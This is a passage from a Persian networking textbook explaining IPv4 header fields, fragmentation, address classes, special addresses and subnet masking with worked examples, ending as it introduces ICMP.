- **فیلد Identification** : همانگونه که قبلاً اشاره شد برخی از مواقع مسیریابها یا ماشینهای میزبان مجبورند یک دیتاگرام را به قطعات کوچکتر بشکنند و ماشین مقصد مجبور است آنها را بازسازی کند ، بنابراین وقتی یک دیتاگرام واحد شکسته می‌شود باید مشخصه‌ای داشته باشد تا در هنگام بازسازی آن در مقصد بتوان قطعه‌های آن دیتاگرام را از بقیه جدا کرد. در این فیلدِ ۱۶ بیتی عددی قرار می‌گیرد که شمارهٔ یک دیتاگرام واحد را مشخص می‌کند. کلیه بسته‌های IP که با این شماره وارد می‌شوند قطعه‌های مربوط به یک دیتاگرام بوده و باید پس از گردآوری قطعه‌ها ، آن را مجدداً بازسازی کرد. بعنوان مثال اگر در این فیلد عدد ۱۶۵۲ قرار بگیرد تمام بسته‌های IP که مشخصهٔ ۱۶۵۲ دارند قطعه‌های مربوط به یک دیتاگرام هستند و پس از دریافت کل قطعه‌ها باید بازسازی شوند. البته برای حفظ ترتیب ، هر قطعه گذشته از یک شمارهٔ مشخصه بایستی دارای شمارهٔ ترتیب نیز باشد تا بتوان آنها را طبق این شماره مرتب و بازسازی کرد.
- **فیلد Fragment Offset** : این فیلد در سه بخش سازماندهی شده است :

الف) بیت DF[1] : با یک شدن این بیت در یک بستهٔ IP هیچ مسیریابی حقّ ندارد آن را قطعه قطعه کند ، چرا که مقصد قادر به بازسازی دیتاگرام‌های تکه تکه شده نیست. اگر این بیت به ۱ تنظیم شده باشد و مسیریاب نتواند آنرا به دلیل بزرگی اندازه ، انتقال بدهد لاجَرَم حذف خواهد شد.

ب) بیت MF[2] : این بیت مشخص می‌کند که آیا بستهٔ IP آخرین قطعه از یک دیتاگرام محسوب می‌شود یا باز هم قطعه‌های بعدی وجود دارد. در آخرین قطعه از یک دیتاگرام بیت MF صفر خواهد بود و در بقیه الزاماً ۱ است.

ج) Fragment offset : این قسمت که سیزده بیتی است در حقیقت شماره ترتیب هر قطعه در یک دیتاگرام شکسته شده محسوب می‌شود. با توجه به سیزده بیتی بودن این فیلد، یک دیتاگرام حداکثر می‌تواند به ۸۱۹۲ تکه تقسیم شود. نکته بسیار مهم در مورد این فیلد آن است که اندازهٔ هر قطعه باید ضریبی از ۸ باشد یعنی به استثنای قطعهٔ آخر ، اندازه بقیهٔ قطعه‌ها بایستی بگونه‌ای انتخاب شود که ضریبی از ۸ بایت باشد؛ مثلاً اگر در فیلد آفست مقدار ۷ قرار بگیرد نشان می‌دهد که محل قرار گرفتن قطعهٔ جاری در دیتاگرام بازسازی شده در موقعیت بایت پنجاه وششم (۵۶=۸*۷) خواهد بود. به عنوان مثالی دیگر فرض کنید مسیریابی مجبور است یک دیتاگرام به طول ۵۰۰۰ بایت را قطعه قطعه کند به گونه‌ای که اندازهٔ هر قطعه زیر ۱۵۰۰ بایت باشد. در چنین موردی نمیتواند اندازهٔ هر قطعه را ۱۲۵۰ بایت در نظر بگیرد چرا که ضریبی از ۸ نیست ولی اندازهٔ ۱۲۸۰ مناسب است. در این حالت مسیریاب ، دیتاگرام را به سه بستهٔ ۱۲۸۰ بایتی و یک بستهٔ ۱۱۶۰ بایتی می‌شکند. در این مثال فرض کنید مسیریاب شمارهٔ ۲۳۲۲ را به عنوان مشخصهٔ دیتاگرام انتخاب کرده است؛ بنابراین برای هر یک از چهار قطعهٔ دیتاگرام ، فیلد آفست و مشخصه به صورت زیر

---

[1] Don’t Fragment
[2] More fragment

خواهد بود:

شمارهٔ قطعه	Identification	Fragment Offset	بیت MF	آدرس محلّ قرار گرفتن قطعه در دیتاگرام	طول هر قطعه
قطعهٔ شماره ۱	2322	0	1	8*0=0	۱۲۸۰
قطعهٔ شماره ۲	2322	160	1	8*160=1280	۱۲۸۰
قطعهٔ شماره ۳	2322	320	1	8*320=2560	۱۲۸۰
آخرین قطعه	2322	480	0	8*480=3840	۱۱۶۰

ممکن است یک دیتاگرامِ واحد از یک ماشین میزبان روی زیرشبکه تزریق شود و در طول مسیر به مسیریابی برسد که به دلیلی مجبور به شکستن آن به قطعات کوچکتر شود. عمل شکستن یک دیتاگرام ممکن است در هر جای زیرشبکه اتفاق بیفتد ولیکن عمل بازسازی فقط در ماشین مقصد انجام می‌شود.

در فصل هفتم با مکانیزمی آشنا می‌شوید که بر اساس آن نفوذگر سعی می‌کند تلاش خود برای حمله به یک سیستم را مخفی نگه دارد. این مکانیزم مبتنی بر بسته‌های قطعه‌قطعه شدهٔ IP است. (مبحث FragRouter را بخوانید.)

در فصل نهم (حملات *DoS*) خواهید دید که نفوذگر با دستکاری تعمدی در فیلد Fragment Offset حملاتی را برای اختلال در ماشین گیرندهٔ نهایی بسته ، تدارک می‌بیند.

- **فیلد Time To Live :** این فیلد هشت بیتی در نقش یک شمارنده ، طول عمر بسته را مشخص می‌کند. طول عمر یک بسته بطور ضمنی به زمانی اشاره می‌کند که یک بسته IP می‌تواند بر روی شبکه سرگردان باشد. حداکثر طول عمر یک بسته ، ۲۵۵ خواهد بود که به ازای عبور از هر مسیریاب[۱] از مقدار این فیلد یک واحد کم می‌شود. هر گاه یک بستهٔ IP به دلیل بافر شدن در حافظهٔ یک مسیریاب زمانی را معطّل بماند ، به ازای هر ثانیه یک واحد از این فیلد کم خواهد شد. به محض آنکه مقدار این فیلد به صفر برسد بستهٔ IP در هر نقطه از مسیر باشد حذف شده و از ادامهٔ سیرِ آن به سمت مقصد جلوگیری خواهد شد. (البته معمولاً یک پیام هشدار به ماشینی که آن بسته را تولید کرده باز پس فرستاده خواهد شد.) اگرچه بزرگترین عددی که در فیلد طول عمر بسته قرار می‌گیرد ۲۵۵ است ولی در عمل مقداری که سیستمهای عامل در این فیلد قرار می‌دهند چیزی حدود ٦٤ است. (البته می‌توان مقدار پیش فرض آن را عوض کرد)

  این فیلد برای پاکسازی زیرشبکه از بسته‌های IP که به هر دلیل در یک مسیرِ بسته می‌چرخند بسیار حیاتی است وگرنه پس از مدتی کلّ زیرشبکه از بسته‌های آشغال پر خواهد شد. بسته‌های سرگردان گاهاً به این دلیل بوجود می‌آیند که جداول مسیریابی در بعضی از مسیریابها آلوده به اطلاعات نادرست[۲] شده‌اند. سرگردانی یک بسته در زیرشبکه مسئلهٔ غیر ممکنی نیست و گاهی اتفاق می‌افتد.

---

[۱] در ادبیات شبکه به عبور بسته از یک مسیریاب یک جهش یا Hop گفته می‌شود.

[۲] Corrupt

در فصل ششم با مجموعه‌ای از مکانیزمها و ابزار پویش (مثل traceroute ، Cheops یا Firewalk) آشنا می‌شوید که همگی به نحوی از فیلد TTL در بستهٔ IP استفاده کرده‌اند.

- **فیلد Protocol** : دیتاگرامی که در فیلد داده از یک بستهٔ IP حمل می‌شود با ساختمان دادهٔ خاصّ از لایهٔ بالاتر تحویل پروتکل IP شده تا روی شبکه ارسال شود. بعنوان مثال ممکن است این داده‌ها را پروتکل TCP در لایه بالاتر ارسال کرده باشد و یا ممکن است این کار توسط پروتکل UDP انجام شده باشد. بنابراین مقدار این فیلد شمارهٔ پروتکلی است که در لایه بالاتر تقاضای ارسال یک دیتاگرام کرده است؛ بسته‌ها پس از دریافت در مقصد باید به پروتکل تعیین شده تحویل داده شود.
- **فیلد Header Checksum**: این فیلد که شانزده بیتی است به منظور کشف خطاهای احتمالی در سرآیند هر بستهٔ IP استفاده می‌شود. برای محاسبهٔ کد کشف خطا ، کلّ سرآیند بصورت دو بایت، دوبایت با یکدیگر جمع می‌شود. نهایتاً حاصل جمع به روش "مکمل یک"[1] منفی می‌شود و این عدد منفی در این فیلد از سرآیند قرار می‌گیرد. در هر مسیریاب قبل از پردازش و مسیریابی ابتدا صحّتِ اطلاعات درون سرآیند بررسی می‌شود. دقت کنید که فیلد Checksum در هر مسیریاب باید از نو محاسبه و مقداردهی شود زیرا وقتی یک بستهٔ IP وارد یک مسیریاب می‌شود حداقّل فیلد TTL از آن بسته عوض خواهد شد.
- فیلد **Source Address** : هر ماشین میزبان در شبکهٔ اینترنت یک آدرس جهانی و یکتای ۳۲ بیتی دارد. بنابراین هر ماشین میزبان در هنگام تولید یک بستهٔ IP باید آدرس خودش را در این فیلد قرار بدهد. بحث آدرسها در اینترنت یکی از مسائل بسیار مهمی است که در بخشی مجزا به آن خواهیم پرداخت. (به این آدرس از این بعد ، "آدرسِ IP" می‌گوئیم)
- فیلد **Destination Address** : در این فیلد آدرس ۳۲ بیتیِ مربوط به ماشین مقصد که باید بسته IP تحویل آن بشود ، قرار می‌گیرد.
- فیلد اختیاری **Options** : در این فیلدِ اختیاری می‌توان تا حداکثر ٤٠ بایت قرار داد. بدلیل بی‌اهمیت بودن این فیلد از توضیح در مورد آن پرهیز می‌کنیم.
- فیلد **Payload** : در این فیلد داده‌های دریافتی از لایهٔ بالاتر قرار می‌گیرد.

پس از شناسائی ساختار یک بسته IP ، بایستی به مبحث آدرسها در پروتکل IP بپردازیم. مفاهیم آدرسهای IP شما را در درک واقعیت چگونگی مسیریابی بهتر کمک می‌کند .

مبحث آدرسها در اینترنت و اینترانت

همانگونه که در مباحث قبلی بدان اشاره کردیم پروتکل اینترنت در ارتباطات بین شبکه‌ای[2] از آدرسهای منحصر به فرد و یکتای ۳۲ بیتی بهره می‌برد. (هر چند که در نسل بعدیِ پروتکل اینترنت که تا سال ۲۰۰۵ همه گیر خواهد شد این آدرسها ۱۲۸ بیتی می‌شوند.) هر ابزار شبکه اعم از ماشینهای

[1] One's Complement
[2] Internetworking


میزبان ، مسیریابها و چاپگرهای شبکه در اینترنت با یک آدرس IP شناسائی می‌شوند.

در ادامهٔ این فصل باید موارد زیر را بررسی و مطالعه کنیم: قالب هر آدرس IP چگونه سازماندهی می‌شود؟ کلاسهای مختلف آدرسهای IP به چه منظور و چگونه سازماندهی می‌شوند؟ چگونه آدرسهای IP به آدرسهای سخت افزاری لایه فیزیکی تبدیل خواهد شد و قراردادهای نمایش آدرسهای IP چگونه هستند؟ یک مسیریاب چگونه می‌تواند از یک آدرس چهاربایتی ، محل دقیق یک ماشین را بین دهها میلیون ماشین متصّل به شبکه پیدا نماید؟

آدرسهای IP درون یک عدد دودویی ۳۲ بیتی درج می‌شوند ولیکن برای سادگی نمایش به چهار قسمت هشت بیتی[۱] تقسیم و بصورت چهار عدد دهدهی که با نقطه از هم جدا شده‌اند ، نوشته می‌شوند؛ یعنی معادل دهدهی هر یک از بایتهای آدرس بصورت مجزا نوشته شده و هر عدد با یک علامتِ • از دیگری تفکیک می‌شود. بعنوان مثال آدرس زیر یک آدرس IP معتبر می‌باشد که در قالب چهار قسمت دهدهی نوشته شده است:

34.21.225.1

این آدرس بصورت زیر در فیلد آدرس از یک بستهٔ IP تنظیم می‌شود:



پرارزشترین بایت یعنی اولین بایتِ سمت چپ از آدرس IP ، کلاس آدرس را مشخص می‌کند و از این رو دارای اهمیت ویژه است. ولی قبل از آنکه کلاسهای آدرس را تشریح نماییم باز هم روی این نکته تکیه می‌کنیم که وقتی یک ماشین میزبان به شبکه اینترنت متصل می‌شود بایستی آدرس IP آن منحصر به فرد و یکتا باشد . در حقیقت هر ماشین روی شبکه با یک آدرس یکتا هویت پیدا می‌کند . برای اطمینان از یکتا بودن آدرسهای IP برای ارتباطات عمومی، مرکز InterNIC[۲] کنترل و نظارت بر روی آدرسهای IP را بر عهده گرفته است.

IANA[۳] قدرت اجرائی برای اختصاص آدرسهای IP منحصر به فرد را فراهم کرده است . هر چند شبکه‌های خصوصی که به اینترنت وصل نیستند می‌توانند از آدرسهای IP دلخواه استفاده کنند ولی اگر این شبکه‌ها زمانی بخواهند به اینترنت وصل شوند دوگانگی آدرسهای غیر یکتا و نهایتاً تناقض و اشکال در مسیریابی[۴] رخ خواهد داد؛ به همین دلیل پیشنهاد شده است که حتی شبکه‌های خصوصی نیز برای اختصاص آدرس به ماشینهای میزبان از مرکز InterNIC مجوز بگیرند و از آدرسهای معتبر و اختصاصی استفاده کنند.

کلاسهای آدرسِ IP

از آنجا که TCP/IP برای شبکه‌های با مقیاس بزرگ طراحی شده است لذا نمی‌توان انتظار داشت که

---

۱ Octet
۲ Internet Network Information Center
۳ Internet Assigned Number Authority
۴ Conflict

فضای ۳۲ بیتی آدرس که حدود چهار میلیارد و سیصد میلیون (4,294,967,295) آدرس را در اختیار می‌گذارد ، بدون هیچ نظم و سیاق خاص به ماشینهای شبکه اختصاص داده شود . این کار همانند آن خواهد بود که تمام آپارتمانها و منازل در کل جهان با شماره‌های ده رقمی مشخص شود بدون آنکه هیچ ضابطه‌ای در شماره گذاری آنها رعایت شده باشد . آنگاه منزلی با شماره ۱۰٦٥٤۳۲۳۹۰ چگونه پیدا می‌شود !

آدرسهای پستی ساختاری سلسله مراتبی به صورت زیر دارند ، به گونه‌ای که هر منزل در هر کجای دنیا قابل آدرس‌دهی است و به راحتی پیدا می‌شود:

شماره/کوچه/خیابان/ناحیه/شهر/کشور

فلسفهٔ کلاسهای آدرس IP به همین منظور است :

آدرس ماشین/آدرس زیرشبکه/آدرس شبکه

با توجه به آنکه اینترنت مجموعه‌ای از شبکه‌های متصل شده به هم می‌باشد ، برای آدرس دادن به ماشینهای میزبان بهتر است ۳۲ بیت آدرس IP به قسمتهای زیر تقسیم شود:

الف) آدرس شبکه ب) آدرس زیرشبکه (درصورت لزوم) ج) آدرس ماشین میزبان

آدرسهای IP درپنج کلاس E,D,C,B,A معرفی شده‌اند که شما بایستی آنها را بدقت بشناسید و تحلیل کنید. در زیر قالب کلاسهای پنج گانهٔ آدرس IP مشخص شده است:

- **آدرسهای کلاس A** : قالب ۳۲ بیتیِ آدرس در کلاس A به صورت زیر است:

۳۱	۳۰	۲۹	۲۸	۲۷	۲٦	۲٥	۲٤	۲۳	۲۲	۲۱	۲۰	۱۹	۱۸	۱۷	۱٦	۱٥	۱٤	۱۳	۱۲	۱۱	۱۰	۹	۸	۷	٦	٥	٤	۳	۲	۱	۰
0	Network ID																														
	Host ID																														

در کلاس A ، پرارزشترین بیت از آدرس ، مقدار صفر دارد و این بیت ، کلاس A را از دیگر کلاسها متمایز می‌کند؛ ۷ بیت بعدی "مشخصهٔ آدرس شبکه" و سه بایت باقیمانده ، آدرس ماشین میزبان را تعیین می‌کند. بنابراین در کلاس A بایت پرارزش در محدوده صفر تا ۱۲۷ تغییر می‌کند. چون با ۲٤ بیت می‌توان حدود هفده میلیون ماشین میزبان را آدرس دهی کرد ، می‌توان به این نتیجه رسید که آدرسهای کلاس A بایستی برای آژانسهای ستون فقرات اینترنت یا شبکه‌ها بسیار عظیم مثل NSFNet یا ARPANet اختصاص داده شده باشد . مشخصهٔ شبکه در این کلاس بهیچوجه نمی‌تواند اعداد صفر یا ۱۲۷ انتخاب شود چرا که این دو عدد در شبکه معنای دیگری خواهند داشت و بعداً به آن اشاره خواهیم کرد. بنابراین تعداد شبکه‌هائی که در جهان می‌توانند از کلاس A استفاده کنند ۱۲٦ تا خواهد شد که بسیار کم است . امروزه اختصاص آدرسهای کلاس A غیر ممکن است چرا که همهٔ آنها توسط پیشگامان شبکه سالها قبل تملیک شده‌اند.

وقتی به یک آدرس IP که در قالب دهدهی نوشته شده است نگاه می‌کنید براحتی می‌توانید کلاس آنرا تشخیص بدهید . اگر عدد سمت چپ آدرس ، بین صفر تا ۱۲۷ باشد ، آن آدرس از کلاس A خواهد بود:

74. 103 .14 .138

Net ID Host ID


- **آدرسهای کلاس B**: قالب ۳۲ بیتیِ آدرس در کلاس **B** به صورت زیر است:

هر گاه دو بیت پرارزش از آدرس IP مقدار 10 داشته باشد آن آدرس از کلاس B خواهد بود. ١٤ بیت باقیمانده از ۲ بایت سمت چپ ، آدرس شبکه را تعیین می‌کند و دو بایت اول از سمت راست (١٦ بیت) آدرس ماشین میزبان خواهد بود. در آدرسهای کلاس B ، تعداد ١٦٣٨٢ (2^{14}-2) شبکهٔ گوناگون قابل تعریف خواهد بود و هر شبکه می‌تواند ٦٥٥٣٤ (2^{16}-2) ماشین میزبان تعریف نماید. اختصاص آدرسهای کلاس B برای شبکه‌های بسیار عظیم مناسب است. امروزه عملاً نمی‌توان آدرس کلاس B گرفت چرا که تقریباً همهٔ آنها آن تخصیص داده شده‌اند . اگر آدرس IP به صورت دهدهی نوشته شود و عدد سمت چپِ آن بین ۱۲۸ تا ۱۹۱ باشد ، آن آدرس ، کلاس B خواهد بود:

134. 64. 143 . 24

Net ID Host ID

- **آدرس کلاس C** : قالب ۳۲ بیتیِ آدرس در کلاس **C** به صورت زیر است:



کلاس C مناسب ترین و پرکاربردترین کلاس از آدرس‌های IP است . همانگونه که از شکل مشخص است در این کلاس ، سه بیت پرارزش دارای مقدار 110 است و ۲۱ بیت بعدی از سه بایت سمت چپ برای تعیین آدرس شبکهٔ مورد نظر بکار رفته است . بنابراین در این کلاس می‌توان حدود دو میلیون شبکه را در جهان آدرس‌دهی کرد و هر شبکه می‌تواند تا ٢٥٤ عدد ماشین میزبان تعریف نماید. برای تشخیص آدرس‌های کلاس C به عدد سمت چپ از آدرس IP که به صورت دهدهی نوشته شده است نگاه کنید. اگر عدد بین ۱۹۲ تا ۲۲۳ بود آن آدرس از کلاس C خواهد بود:

199. 164. 78 .132

Net ID Host ID

- **آدرس کلاس D** : قالب ۳۲ بیتیِ آدرس در کلاس **D** به صورت زیر است:

در این کلاس ، چهار بیت پرارزش دارای مقدار 1110 است و ۲۸ بیت باقیمانده از کلّ آدرس برای

تعیین آدرسهای "چند مقصده"[۱] (آدرسهای گروهی) است . از این آدرسها برای ارسال یک دیتاگرام به طور همزمان برای چندین ماشین میزبان کاربرد دارد و بمنظور عملیات رسانه‌ای و چند پخشی بکار می‌رود.

- **آدرس کلاس E** : فعلاً این دسته از آدرسها که پنج بیت پرارزش آنها در سمت چپ 11110 است کاربرد خاصّی ندارند و برای استفاده در آینده بدون استفاده رها شده‌اند. البته گاهی بصورت آزمایشی از این آدرسها استفاده شد ولی تاکنون جهانی نشده‌اند .

آدرسهای خاصّ

در بین تمام کلاسهای آدرسIP پنج گروه از آدرسها ، معنای ویژه‌ای دارند و با آنها نمی‌توان یک شبکهٔ خاص را تعریف و آدرس دهی کرد. این پنج گروه آدرس عبارتند از:

الف) **آدرس 0.0.0.0** : هر ماشین میزبان که از آدرس IP خودش مطلع نیست این آدرس را بعنوان آدرس خودش فرض می‌کند. البته از این آدرس فقط به عنوان آدرس مبداء و برای ارسال یک بسته می‌توان استفاده کرد و گیرندهٔ بسته نمی‌تواند پاسخی به مبداء بسته برگرداند.[۲]

ب) **آدرس 0.HostID** : این آدرس زمانی به کار می‌رود که ماشین میزبان ، آدرس مشخصهٔ شبکه‌ای که بدان متعلق است را نداند. در این حالت در قسمت NetID مقدار صفر و در قسمت HostID شمارهٔ مشخصهٔ ماشین خود را قرار می‌دهد.

ج) **آدرس 255.255.255.255** : برای ارسال پیامهای فراگیر برای تمام ماشینهای میزبان بر روی شبکهٔ محلی که ماشین ارسال کننده به آن متعلق است .

د) **آدرس NetID.255** : برای ارسال پیامهای فراگیر برای تمام ماشینهای یک شبکهٔ راه دور که ماشین میزبان فعلی متعلق به آن نیست. آدرس شبکهٔ مورد نظر در قسمت NetID تعیین شده و تمام بیتهای قسمت مشخصهٔ ماشین میزبان ۱ قرار داده می‌شود. البته بسیاری از مسیریابها برای مصون ماندن شبکه از مزاحمتهای بیرونی ، چنین بسته‌هایی را حذف می‌کنند.

در فصل نهم با برخی از حملات آشنا می‌شوید که مبتنی بر آدرسهای فراگیر شکل می‌گیرند. (مبحث حملهٔ نوع Smurf و UDP Flood را بخوانید.)

ه) **آدرس 127.xx.yy.zz** : این آدرس بعنوان "آدرس بازگشت" شناخته می‌شود و آدرس بسیار مفیدی برای اشکالزدایی از نرم افزار می‌باشد. به عنوان مثال اگر بسته‌ای به آدرس 127.0.0.1 ارسال شود ، بسته برای ماشین تولیدکنندهٔ آن بر خواهد گشت[۳]؛ در این حالت اگر نرم افزارهای TCP/IP درست و بدون اشکال نصب شده باشد فرستندهٔ بسته باید آنرا مجدداً دریافت کند. همچنین از این آدرس می‌توان برای آزمایش برنامه‌های تحت شبکه ، قبل از نصب آنها بر روی ماشینهای میزبان استفاده کرد.

---

[۱] Multicast

[۲] **استفاده از این آدرس مانند آنست که در آدرس فرستندهٔ یک بستهٔ پستی نوشته شود : "خودم" . بسته می‌تواند به مقصد برسد ولی پاسخی نخواهد داشت.**

[۳] **این آدرس همانند آنست که فرستندهٔ یک بستهٔ پستی آدرس دقیق خودش را به عنوان گیرندهٔ آن درج نماید. بنابراین با آدرس 0.0.0.0 تفاوت ذاتی دارد.**

آدرسهای زیرشبکه

در ادامهٔ بحث بایستی مسئله زیرشبکه را در خصوص آدرس دهی‌ها مطرح نمـائیم . مبحـث را بـا یک مثال آغاز می‌نمائیم:

فرض کنید دانشگاه شما یک کلاس C با قابلیت تعریف ۲۵٤ ماشین میزبـان ثبـت می‌نمـاید (مثـلاً 211.11.121.0) ؛ یعنی شبکهٔ دانشگاه توانایی آدرس دهی ۲۵۵ ایستگاه را در شبکه دارد . در نظر بگیرید که دانشگاه دارای یک شبکهٔ محلی واحد و یکپارچه برای کل دانشگاه نیست بلکه دارای هشت شبکهٔ محلی مجزا است که برای هر دانشکده تهیه دیده شده است. هـر کـدام از ایـن شـبکه‌ها کـه می‌توانـد توپولوژی متفاوتی داشته باشد ، از طریق مسیریاب به هم متصـل شـده‌اند و طبعـاً بـرای ارتبـاط بیـن شبکه‌های هر دانشکده باید مسیریابی صورت گیرد. از دیدگاه بیرونی کلّ مجموعـهٔ شـبکه‌های محلـی دانشگاه با یک آدرس مشخصه یعنی 211.11.121.0 شناخته میشود و مسیریابهای بیرونی هیچ شـناختی از ساختار شبکه بندی داخلی دانشگاه ندارنـد. (هـر یـک از شـبکه‌های محلـی داخـل دانشـگاه یـک زیرشبکه نامیده می‌شود.) بنابراین باید روشی وجود داشته باشد تا از طریق آدرسهای کلاس C (یا هر کلاس دیگر) بتوان زیرشبکه‌ها را نیز مشخص کرد تا مسیریابهای داخلی نیز قادر باشند زیرشـبکه‌های مختلف را شناسایی و تفکیک کنند.

این مسئله برای آدرسهای کلاس B و A بسیار ضروری و اجتناب ناپذیر می‌نماید چرا که نمی‌تـوان انتظار داشت که یک موسسه که آدرس کلاس B با قابلیت تعریف حدود ٦٦ هزار ماشین میزبـان ثبـت کرده است فقط یک شبکهٔ یکپارچه داشته باشد بلکه چنین موسسه‌ای ممکن اسـت دارای صدهـا زیـر شبکهٔ کوچک و بزرگ باشد.

برای آنکه بتوان زیرشبکه‌ها (Subnetworks) را تفکیک کرد جدای از قسمت آدرس شبکه کـه کـل شبکهٔ دانشگاه شما را مشخص می‌کند بایستی در قسـمت مشـخصهٔ ماشـین میزبـان نـیز بـه گونـه‌ای زیرشبکه‌ها مشخص شوند. این کار از طریق مفهومی به نام **"الگوی زیرشبکه یا Subnet Mask "** انجام می‌شود.

شما با نگاه اول به اولین عدد سمت چپ متوجه خواهید شد که این آدرس از چـه کلاسـی اسـت ولی هنوز موارد مبهمی وجود دارد : آیا شبکه‌ای که آدرس آنرا پیش رو دارید فقط یک شبکه است یـا خودش زیرشبکه بندی شده است؛ یعنی از چند شبکهٔ محلی متصل بهم تشکیل شده است؟

این اطلاعات برای شبکه‌های مبتنی بر TCP/IP که قابلیت مسیریابی دارند بسیار مهم است ، چرا که هر ماشینِ میزبان بایستی قادر به درک این مطلب باشد که آیا یـک ماشـین مقصـد بـا آدرس خـاصّ و مشخص ، بر روی شبکهٔ محلی خودش واقع است یا آنکه آن آدرس متعلق به زیرشبکه دیگری اسـت. بر اساس این اطلاعات ماشین میزبان تصمیم می‌گیرد که آیا انتقال اطلاعات باید مستقیماً بر روی شبکهٔ محلی انجام شود یا آنکه باید از طریق یک مسیریاب روی شبکه‌ای دیگر ارسال شود .

تمام ماشینهای میزبان برای تشخیص محل مقصد یک بستهٔ IP در شبکه احتیاج بـه یـک مشـخصهٔ دیگر دارند و آن **"الگوی زیرشبکه"** نامیده می‌شود.

الگوی زیرشبکه یک عدد ۳۲ بیتی دودویی است که برای ماشین میزبان نقـش یـک مقایسـه‌گـر را

بازی می‌کند تا با استفاده از آن بتواند تشخیص دهد که آیا مقصد روی همین شبکه محلی است که خودش به آن تعلق دارد یا روی شبکه دیگری است .

فرآیند استفاده از "الگوی زیرشبکه" را با استفاده از مثال قبل ولی با آدرس کلاس B آموزش می‌دهیم: فرض کنید شما کاربری روی یک ایستگاه در شبکه دانشگاه خودتان هستید، آدرس IP متعلق به ماشین شما بصورت زیر اختصاص داده شده است :

131.55.213.73

با یک نگاه متوجه می‌شوید که آدرس از کلاس B است که مشخصهٔ شبکهٔ آن معادل 131.55.0.0 و مشخصهٔ ماشین شما 0.0.213.73 است؛ ولی هنوز نمی‌دانید شبکه‌ای که مشخصهٔ آن معادل 131.55 است آیا زیرشبکه دارد یا خیر؟

فرض کنید که دانشگاه شما با آدرس شبکه 131.55.0.0 ، می‌خواهد حداکثر دارای ۲۵٤ زیرشبکه باشد ، بهمین دلیل فرض کرده است که در فیلد مشخصهٔ ماشین میزبان (Host ID) که در کلاس B دو بایت سمت راست را شامل میشود ، بایت دومِ آن به عنوان مشخصهٔ مربوط به زیرشبکه تعریف شود. یعنی فیلد دوبایتی مربوط به مشخصهٔ ماشین میزبان به دو بخش تقسیم شده است:

الف) **مشخصهٔ زیرشبکه** ب) **مشخصهٔ ماشین میزبان**

۳۱	۳۰	۲۹	۲۸	۲۷	۲۶	۲۵	۲۴	۲۳	۲۲	۲۱	۲۰	۱۹	۱۸	۱۷	۱۶	۱۵	۱۴	۱۳	۱۲	۱۱	۱۰	۹	۸	۷	۶	۵	۴	۳	۲	۱	۰
1	0	Network ID														Subnet ID								Host ID							

ماشین شما تصمیم دارد بسته‌ای را برای یک ماشین میزبان با آدرس IP معادل 131.55.108.75 بفرستد؛ ماشین از کجا می‌تواند بفهمد که مقصد روی همین شبکه محلی که شما بدان متعلق هستید واقع است یا آنکه به شبکهٔ محلی در یک دانشکدهٔ دیگر متعلق است. دانستن این موضوع بسیار با اهمیت خواهد بود چرا که اگر ماشین میزبان مورد نظر روی شبکهٔ دیگری باشد بسته باید با آدرس فیزیکی "مسیریاب پیش فرض"[1] روی کانال ارسال شود. بنابراین تمام ماشینهای روی شبکه بایستی از وضعیت زیرشبکه‌ها مطلع باشند .

با توجه به آنچه که در بالا اشاره شد دومین بایت از سمت راست بعنوان مشخصهٔ زیرشبکه اختصاص داده شده است و بهمین دلیل هر ماشین برای دانستن آنکه آیا ماشین مقصد در شبکه محلی خودش واقع است یا در خارج از شبکه قرار دارد باید قسمت "مشخصهٔ شبکه" و "مشخصهٔ زیرشبکه" از آدرس IP خودش را با همین مشخصه‌ها از آدرس مقصد مقایسه نماید. اینجاست که یک الگوی ۳۲ بیتی تعریف می‌شود که یک عدد ۳۲ بیتی و در این مثال بصورت 255.255.255.0 است:

۳۱	۳۰	۲۹	۲۸	۲۷	۲۶	۲۵	۲۴	۲۳	۲۲	۲۱	۲۰	۱۹	۱۸	۱۷	۱۶	۱۵	۱۴	۱۳	۱۲	۱۱	۱۰	۹	۸	۷	۶	۵	۴	۳	۲	۱	۰
۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۱	۰	۰	۰	۰	۰	۰	۰	۰

هر گاه ماشین بخواهدیک آدرس IP را تحلیل کند . الگوی فوق را با آدرس IP خودش AND می‌کند.

[1] Default Gateway

(با اینکار در حقیقت Host ID خودش را صفر می‌نماید) سپس مجدداً الگو را با آدرس IP مقصد AND می‌کند (مشخصهٔ ماشین مقصد هم صفر می‌شود) حال نتیجه دو مرحله را با هم مقایسه می‌نماید . اگر نتیجه دو مرحله یکسان بود ، هم مشخصهٔ شبکه و هم مشخصهٔ زیرشبکه از آدرسهای مبدأ و مقصد یکی است و هر دو روی یک شبکهٔ محلی قرار دارند. در صورت عدم تساوی ، ماشین مبدأ به این نتیجه می‌رسد که مقصد مورد نظر روی شبکه محلی خودش نیست و آن بسته بایستی به آدرس فیزیکی مسیریابِ پیش فرض ارسال شود.

پروتکل *ICMP*[۱]

پروتکل IP ، پروتکلی "بدون اتصّال"[۲] و "غیر قابل اعتماد" [۳] است! بدون اتصّال بدین معنا که مسیریاب هر بسته را بدون هیچگونه هماهنگی با مقصد بسته یا مسیریاب بعدی ارسال می‌نماید ، بدون آنکه بتواند اطلاعی از وجود یا عدم وجود مقصد داشته باشد. در ضمن هر مسیریاب پس از ارسال یک بسته آنرا فراموش می‌کند و منتظر "پیام دریافت بسته"[۴] از گیرندهٔ آن نخواهد ماند. اگر یک بستهٔ IP با خطا به مقصد برسد و یا اصلا به مقصد نرسد این پروتکل هیچ اطلاعی در مورد سرنوشت آن به فرستندهٔ بسته نمی‌دهد.

